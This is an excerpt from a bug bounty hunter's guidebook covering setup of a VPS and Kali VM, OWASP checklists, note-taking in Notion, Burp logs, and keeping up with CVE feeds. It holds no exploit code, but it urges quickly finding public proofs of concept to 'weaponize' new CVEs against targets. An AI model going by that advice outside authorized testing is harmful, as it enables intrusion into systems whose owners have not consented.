Easy wins

Bug Bounty Playbook

Alex Thomas AKA Ghostlulz

Ghostlulz.com

Section 1: Pre-Game

Introduction

Every game has a playbook; the breakdown of actions (plays) you chose to follow to work through a process. Jumping in feet first without identifying the goal and knowing the play which will help you get there will lessen your chances of finding vulnerabilities, and ultimately minimize the potential to make a profit from your bug bounty hunting. The key to a successful hunt is to do some pre-game planning to ensure you are setting yourself up for success! Start by establishing your infrastructure, finding your knowledge base, identifying and securing the tools you will use, and creating a general game plan outlining how you will work through the process...this is your play. Once everything is mapped out you can execute the play and start finding vulnerabilities!

Chapter 1: Pre-Game - Infrastructure

Introduction

Before you start an engagement, you need to set up the necessary infrastructure. You don’t want to have an engagement delayed or have time wasted by not having the necessary infrastructure in place. You will need external infrastructure, virtual machines, API keys, and your tooling ready to go before you do anything. In this section I will offer you my personal opinion on what you should include in your infrastructure setup, based on past engagement experiences.

Virtual Private Server (VPS)

It's a good idea to purchase a virtual private server (VPS) to use for testing. If your testing a vulnerability that requires the target system to call back to your system like remote code execution (RCE) or service side requests forgery (SSRF) it will be hard to do with your home firewall blocking outside connections. For the target server to interact with your home computer you would have to open a port and forward traffic to your computer which is a horrible idea as it will leave that port open for the world to see. It’s better to buy a VPS that has a public IP so you can easily receive call backs from your payloads. A list of popular VPS providers can be found below:

Name	Website	Ratting	Notes
Amazon Web Services (AWS) EC2 Instance	https://aws.amazon.com/	4.8/5	One of the nice things about AWS is that they let you pay by the hour. You can also use a pre-built Kali image which is a huge advantage.
Digital Ocean	https://www.digitalocean.com/	4.5/5	Digital ocean is a reputable hosting provider. They have been around for a long time and I have never had an issue with them.
OVH	https://www.ovh.com/	4.2/5	OVH is another reliable provider. Even with their popularity they still have some of the lowest prices I've seen. If you're in the USA your credit card might flag these guys as fraud which can be annoying.
A2 Hosting	https://www.a2hosting.com/	4.0/5	I really like A2 hosting they have low prices and I always get my machines within 30 min of purchasing them. So, if you're in a rush and need a VPS quick these guys are it.
Liberty VPS	https://libertyvps.net/	4.0/5	This provider is very pricy but if you want your purchase to be anonymous they accept Bitcoin.

There are a lot more options than these, if you want a full list just search for "VPS providers" on Google. I would suggest getting a cheap VPS with a Debian or ubuntu OS installed, this should cost $5 - $20 a month. Some hosting providers such as AWS offer Kali Linux images as well if you want a system that's ready to go from the start.

Laptop/Desktop

People often ask “what is the best hardware for hacking?” and my answer is always the same. It doesn't matter if your using a 10k rig or a $500 laptop you purchased off on eBay, as long as you have the tools to access the web, and the minimums listed below you are good to go! That being said, some minimum specs you can start with include any operating system, 8GB RAM, a 250GB hard drive, along with the information in this book will set you up to start hunting!

Virtualization

I try not to clutter my main system with a bunch of hacking tools, notes, and everything else I use during an engagement. I find it easier to use a virtual machine for all of my hacking activities. VMware and Virtual box are the two most popular hypervisors.

- https://www.virtualbox.org/
- https://www.vmware.com/

Once you have that downloaded, you’re going to want to setup your virtual machine. You can use any Linux distro but I would suggest using kali Linux as it comes pre built with a bunch of tools.

- https://www.kali.org/downloads/

Summary

Make sure you properly set up your infrastructure and tooling before you start hacking. Nothing is more annoying than trying to get RCE and realizing you need to buy a VPS which could take up to 48 hours depending on the provider. You should have everything needed to do your job before you start your engagement. This means getting your VPS, downloading kali to a VM, installing all of your tools, buying all of your API keys, and anything else you need to prepare yourself.

Chapter 2: Pre-Game - Organization

Introduction

If you plan on doing this professionally you need to act professionally. This means you need to be highly organized like a company or a nation state. Staying organized will greatly help you in the long run. Making sure to properly document your steps, tool output, and what you have done on the engagement will greatly improve your success rate, especially if you’re going to be engaging your target over days, months, and even years. You don’t want to be wasting man hours duplicating work and re running tools. You could spend days gathering recon data for a target. It would be pointless if you didn’t save this data somewhere, you would have to go through the same recon process over and over again. It would also be just as pointless if you saved this data off somewhere but couldn't find it when you needed it. You also want to make sure that what you are doing is repeatable and clearly defined. Following checklist will ensure that each target receives a certain level of testing. You can also use the checklist later down the road to see what was tested and what was skipped over.

Check List


Introduction

Sometimes while testing a target you feel like you have looked at everything and that there is nothing else to test. How do you really know that you have tested everything, do you have a checklist? Having a checklist will allow you to truly try everything and you can see exactly what wasn't tested. You shouldn't be trying to recall these things from memory. Six months down the road you might come back to this target wondering what you have done, a checklist will allow you to easily answer this quest.

OWASP Checklist

Hacking is a science and an art. A checklist provides you with a consistent repeatable process that can be used for almost every application. This will allow you to have a repeatable process and be more consistent with your testing. A few people were kind enough to put together a nice checklist based off of the OWASP testing guide:

- https://github.com/tanprathan/OWASP-Testing-Checklist



OWASP: Testing Guide v4 Checklist

Information Gathering	Test Name	Description	Tools	Result	Ren
OTG-INFO-001	Conduct Search Engine Discovery and Reconnaissance for Information Leakage	Use a search engine to search for Network diagrams and Configurations, Credentials, Error message content.	Google Hacking, Sitedigger, Shodan, FOCA, Punkspider	Pass	
OTG-INFO-002	Fingerprint Web Server	Find the version and type of a running web server to determine known vulnerabilities and the appropriate exploits. Using "HTTP header field ordering" and "Malformed requests test".	Httprint, Httprecon, Desenmascarame	Issues	
OTG-INFO-003	Review Webserver Metafiles for Information Leakage	Analyze robots.txt and identify <META> Tags from website.	Browser, curl, wget	Issues	
OTG-INFO-004	Enumerate Applications on Webserver	Find applications hosted in the webserver (Virtual hosts/Subdomain), non-standard ports, DNS zone transfers	Webhosting.info, dnsrecon, Nmap, fierce, Recon-ng, Intrigue	Pass	
OTG-INFO-005	Review Webpage Comments and Metadata for Information Leakage	Find sensitive information from webpage comments and Metadata on source code.	Browser, curl, wget	Not Started	
OTG-INFO-006	Identify application entry points	Identify from hidden fields, parameters, methods HTTP header analysis	Burp proxy, ZAP, Tamper data	Not Started	
OTG-INFO-007	Map execution paths through application	Map the target application and understand the principal workflows.	Burp proxy, ZAP	Not	
OTG-INFO-008	Fingerprint Web Application Framework	Find the type of web application framework/CMS from HTTP headers, Cookies, Source code, Specific files and folders.	Whatweb, BlindElephant, Wappalyzer	Not Started	
OTG-INFO-009	Fingerprint Web Application	Identify the web application and version to determine known vulnerabilities and the appropriate exploits.	Whatweb, BlindElephant, Wappalyzer, CMSmap	Not Started	
OTG-INFO-010	Map Application Architecture	Identify application architecture including Web language, WAF, Reverse proxy, Application Server, Backend Database	Browser, curl, wget	Not Started	
Configuration and Deploy Management Testing	**Test Name**	**Description**	**Tools**	**Result**	**Ren**
OTG-CONFIG-001	Test Network/Infrastructure Configuration	Understand the infrastructure elements interactions, config management for software, backend DB server, WebDAV, FTP in order to identify known vulnerabilities.	Nessus	Not Started	

Figure 1: OWASP pentesting checklist

This is a huge checklist and covers almost everything when manually testing an application. It makes it very easy to keep track of what you have test and what still needs to be looked at. Over time you will end up adding to this list or developing your own custom checklist. Hacking is a science and an art; you must find what works best for you.

Conclusion

Having a checklist is a great way to provide some consistency to your testing, better organize yourself, and improve your overall success rate. Bug bounty hunting can go on for months or even years, you need to have a paper trail so you can easily pick back up on work you did several months ago. This would be impossible if you relied on recalling information from your memory.

Notes

Introduction

No one likes taking notes but it truly does improve your chances of success. If you have been assessing a target for the last 6 months you may want to see what you did on your first day of testing. The only real way to do this would be to look back at your notes. How are you supposed to remember in detail what you did 6 months ago without notes?

Notion

Introduction

Everyone has their own way of taking notes and honestly whatever way works best for you is the best way. Some people use json, some use raw text, and some use the markdown language. Some people like Kanban boards, some like checklist, and others want a full wiki page.

Notion is capable of doing everything, which is why I like it so much. Notion can also be used on your mobile device. I personally enjoy being able to access my stuff no matter where I am, which is why I like tools that can be used on my computer and my phone. Another benefit is that you can easily use Notion for collaboration. Sharing your workspace will allow others to view your target lists, notes, checklists, to-do lists, and everything else. If your planning on collaborating this tool will allow you to easily coordinate your efforts for maximum efficiency. You can download this tool at:

Website	OS
https://www.notion.so/	Windows; Mac
https://github.com/puneetsl/lotion	Linux (Unofficial Version)

Table 1: Notion download links

Wiki

Before you can get started with Notion you are going to have to set up your Wiki page. It is really up to you how you set this up but I'll show you a basic example of what yours could look like.





Figure 2: Notion bug bounty workspace

As you can see there is a wiki page called bug bounty and under this I have 4 pages with the name targets, methodology, resources, and assets/ inventory. The targets section holds all of the stuff related to each bug bounty program. The methodology tab is meant to be used as a reference of what I should be doing. The resources page holds links to tutorials and other useful things if I find myself needing technical help. Finally, the assets / inventory page is where I hold details about my infrastructure such as VPS IPs and login credentials.

Targets

The targets section is where I place all the information about each bug bounty operation. This is where I keep the targets scope, daily notes, scan results, tool output, to-do list, and anything else related to the engagement.



WORKSPACE

- Bug Bounty Wiki
  - Targets
    - Starbucks
      - Scope
      - Notes
        - 11/01/2019
        - 10/31/2019
        - 10/30/2019
        - 10/29/2019
        - 10/28/2019
      - Todo
        - Board View
      - Domains
        - starbucks.com
          - Subdomains
    - airbnb
    - AT&T
    - Ebay
    - Paypal

Targets


This is where we hold all of our bug bounty targets.

- Starbucks
- airbnb
- AT&T
- Ebay
- Paypal

Figure 3: Targets section layout

Your daily notes should be verbose enough that you can replicate what you have done. However, this does NOT mean you have to include every single detail that’s what your logs are for.

It is also important to keep track of what you have done and what needs to be completed. This can be done using a checklist like the one talk about in the last section (OWASP Checklist) but Notion allows us to use of Kanban boards which are so much better.



No Status 5	Not Started 4	In Progress 2	Completed 3
Technology Stack Fingerprint	Subdomain Enumeration Recon	Github Sensitive Files Recon	CIDR Range Recon
Portscan Fingerprint	Content Discovery Recon	Google Dorks Recon	Reverse Whois Recon
Shodan Fingerprint	Screen Shots Recon	+ New	Reverse DNS Recon
OWASP Top 10 Exploit	DNS Resolve Recon		+ New
Untitled	+ New		
+ New			

Figure 4: Bug bounty Kanban board

If you're working in groups using a Kanban board will easily allow to collaborate plus its visually easier to digest what has been done, what's finished, and whose working on what. Another nice feature is that we can convert between checklists, Kanban boards, and a few other things with the click a button.

Other

Notion is just one solution that I happen to really like, you need to find what works best for you. Below is a list of some alternative ways to take notes:

Website	Description
https://pentest.ws/	This is a web basic note taking tool specifically designed for penetration tester. It's fairly nice but it cost money to use to use.
https://github.com/ehrishirajsharma/SwiftnessX	This is another tool designed specifically for penetration tester. Unlike pentest.ws this tool must be downloaded locally.
https://evernote.com/	Evernote is a very popular note taking tool. You can also export your Evernote notes directly into Notion.
https://www.sublimetext.com/	This is a very basic tool for note taking. Sublime is normally ran on Linux environments
https://notepad-plus-plus.org/	Notepad++ is basically the windows version of sublime. Nothing special just a simple note taking tool

Table 2: Note taking tools

It doesn't matter what you pick the goal here is to conduct yourself as a professional and stay organized.

Conclusion

You're only hurting your future self if you don't take notes. You can't expect to remember what you did 6 months ago and that's why you need to take notes. If you want to pick back up on a target you don't want to be wasting time testing things you already tested. Notes will also help others who wish to pick up your work, that's something to think about if you ever collaborate with someone else.

Logging

Burp Suite Logs

Introduction

Burp Suite is a MUST HAVE if you’re doing web application testing. If you’re looking at a single application or a single endpoint and want to inspect it closely Burp is the only tool you will need. Burp will also log every request that is sent to and from the application.

- https://portswigger.net/burp

Burp Logs

The http proxy logs that Burp provide are going to be more detailed than the notes you take by hand. These logs will provide you with every request your browser made, thus allowing you to see exactly what you did and when you did it. There have been several instances where I needed to know what I did on an engagement that happened several months prior and was able to easily access this information by reviewing my Burp logs, which showed exactly what I did, and when I did it. In addition to that, I was also able to easily replay my traffic and attacks as all the requests were saved.

Conclusion

When doing bug bounties, you may spend several days poking at an application. If 6 months go by and you decide to circle back to this application to try again you will need to know exactly what you were doing so you can pick up where you left off. You don’t want to be wasting your valuable time, or efforts, duplicating the same tasks.

Summary

It’s really important that you stay organized while on an engagement. Bug bounties are continuous and it’s not uncommon to test the same target multiple times throughout the year. You will want to keep track of what has been performed, information gathered, passed vulnerabilities, and anything else that could aid you. As you test an organization over time you will start to understand their technology stacks, common vulnerabilities they have, and how they operate. Have clear records and notes of what you have learned and done will not only help you but anyone else who later targets the organization.

Chapter 3: Pre-Game - Knowledge Base

Introduction

Offensive security, hacking, bug bounty hunting, penetration testing, or whatever you want to call it is a huge field. New exploits, methodologies, techniques, technologies, and tooling are being put out every day. It is important that you stay relevant and up to date. To do so, you are going to need to be plugged into the infosec community. You will need to know where to look for those new CVEs and exploits, who to follow for the best techniques and methodologies, and a community of people to turn to if you have questions or need someone's expertise.

CVE Feed


Introduction

Having a Common Vulnerabilities and Exposures (CVE) feed is a must in this field, you want to be among the first to know whenever a new vulnerability comes out. A general rule is that you will not get paid for a finding that is a duplicate, which means you must be the first person to make the finding. Having a vulnerability feed will alert you to high impact vulnerabilities and allow you to pounce on your target immediately.

NIST

The National Institute of Standards and Technology (NIST), image is shown below, maintains one of the best vulnerability databases out there. The NIST vulnerability database is constantly being updated with new vulnerabilities in real time as they come out. This database can be manually searched at:

- https://nvd.nist.gov/vuln/search



Search Results (Refine Search)

Search Parameters:

- Results Type: Overview
- Search Type: Search All

There are **124,577** matching records.
Displaying matches **1** through **20**.

Vuln ID	Summary	CVSS Severity
CVE-2019-17611	HongCMS 3.0.0 has XSS via the install/index.php tableprefix parameter. **Published:** October 16, 2019; 06:15:10 PM -04:00	(not available)
CVE-2019-17610	HongCMS 3.0.0 has XSS via the install/index.php dbpassword parameter. **Published:** October 16, 2019; 06:15:10 PM -04:00	(not available)
CVE-2019-17609	HongCMS 3.0.0 has XSS via the install/index.php dbusername parameter. **Published:** October 16, 2019; 06:15:10 PM -04:00	(not available)


Figure 5: NIST CVE search

Twitter

If you’re active on twitter you can gain insight by checking your feed for new CVEs. One Twitter account I follow is @cvenews, which is constantly updated with new CVEs in real-time. This account acts as an RSS feed posting new CVEs as they come out.

- https://twitter.com/cvenew?lang=en

Instead of searching NIST manually for CVEs you could just keep an eye on that user's tweets. You should also keep an eye on industry experts. These experts will often be some of the first people share a working proof of concept (POC) for a known CVE as shown below:



Catalin Cimpanu @campuscodi · Oct 8
Zero-day published for old Joomla CMS versions

-PoC available
-trivial to exploit
-impacts 3.x to 3.4.6
-PHP object injection leading to RCE
-no **CVE** yet
-similar to **CVE**-2015-8562, but not PHP environment-tethered

zdnet.com/article/zero-d...

Figure 6: Twitter post of a Joomla CVE with POC

As you can see someone shared a Joomla zero day with a working POC. This information can immediately be leveraged to find vulnerabilities.

GitHub

One of the biggest issues with new CVEs is the lack of a working proof of concept (POC). Without a working POC, you will have to spend numerous man-hours writing a custom exploit. If you lack this skill set you will have to wait for a public POC to be released by someone else. These POCs will typically be uploaded to GitHub. It's a good idea to search GitHub for working POCs when a new CVE comes out so you can immediately weaponize it.

Conclusion

The key takeaway here is to establish a plan to receive real time updates on newly posted CVEs. Being the first person to know about a new exploit places you in a great position to identify and submit vulnerability before anyone else. Get in the habit of checking new CVEs every day. When a high severity CVE is found look on GitHub for a working POC so you can start targeting systems. If you have the knowledge it may be worth creating your own POC if none is available.


RSS Feeds

Introduction

A Really Simple Syndication (RSS) feed reader is a way to fetch the latest updates from an RSS feed. We can make use of RSS feeds to constantly stay updated with relevant information in the cybersecurity world. This will help you learn new techniques, methodologies, and vulnerabilities that are being used in real-time.

Inoreader

Inoreader (https://www.inoreader.com) is my favorite RSS reading tool and can be used on multiple platforms such as your desktop, and mobile device via an app. Having multiple access options is handy, as it allows you to stay updated in real-time, regardless of your location.



49m
Null character at fnmatch
Null character at fnmatch
HackerOne Hacker Ac...

49m
Potential command injection in `Shell#[]` and `Shell#test`
Potential command injection in `Shell#[]` and `Shell#test`
HackerOne Hacker Ac...

4h
Reflected cross-site scripting on multiple Starbucks assets.
Reflected cross-site scripting on multiple Starbucks assets.
HackerOne Hacker Ac...

4h
[Brave browser] WebTorrent has DNS rebinding vulnerability
[Brave browser] WebTorrent has DNS rebinding vulnerability

10h
XSS on Desktop Client
XSS on Desktop Client

10h
Worker container escape lead to arbitrary file reading in host machine
Worker container escape lead to arbitrary file reading in host machine

Figure 7: Inoreader dashboard

To ensure I am staying updated I subscribe to several feeds.

Name	Website	Description
Hackerone Hacktivity	http://rss.ricterz.me/hacktivity	When you submit a bug bounty report it can end up on the hacktivity feed. These are great resources to see what people are actively finding
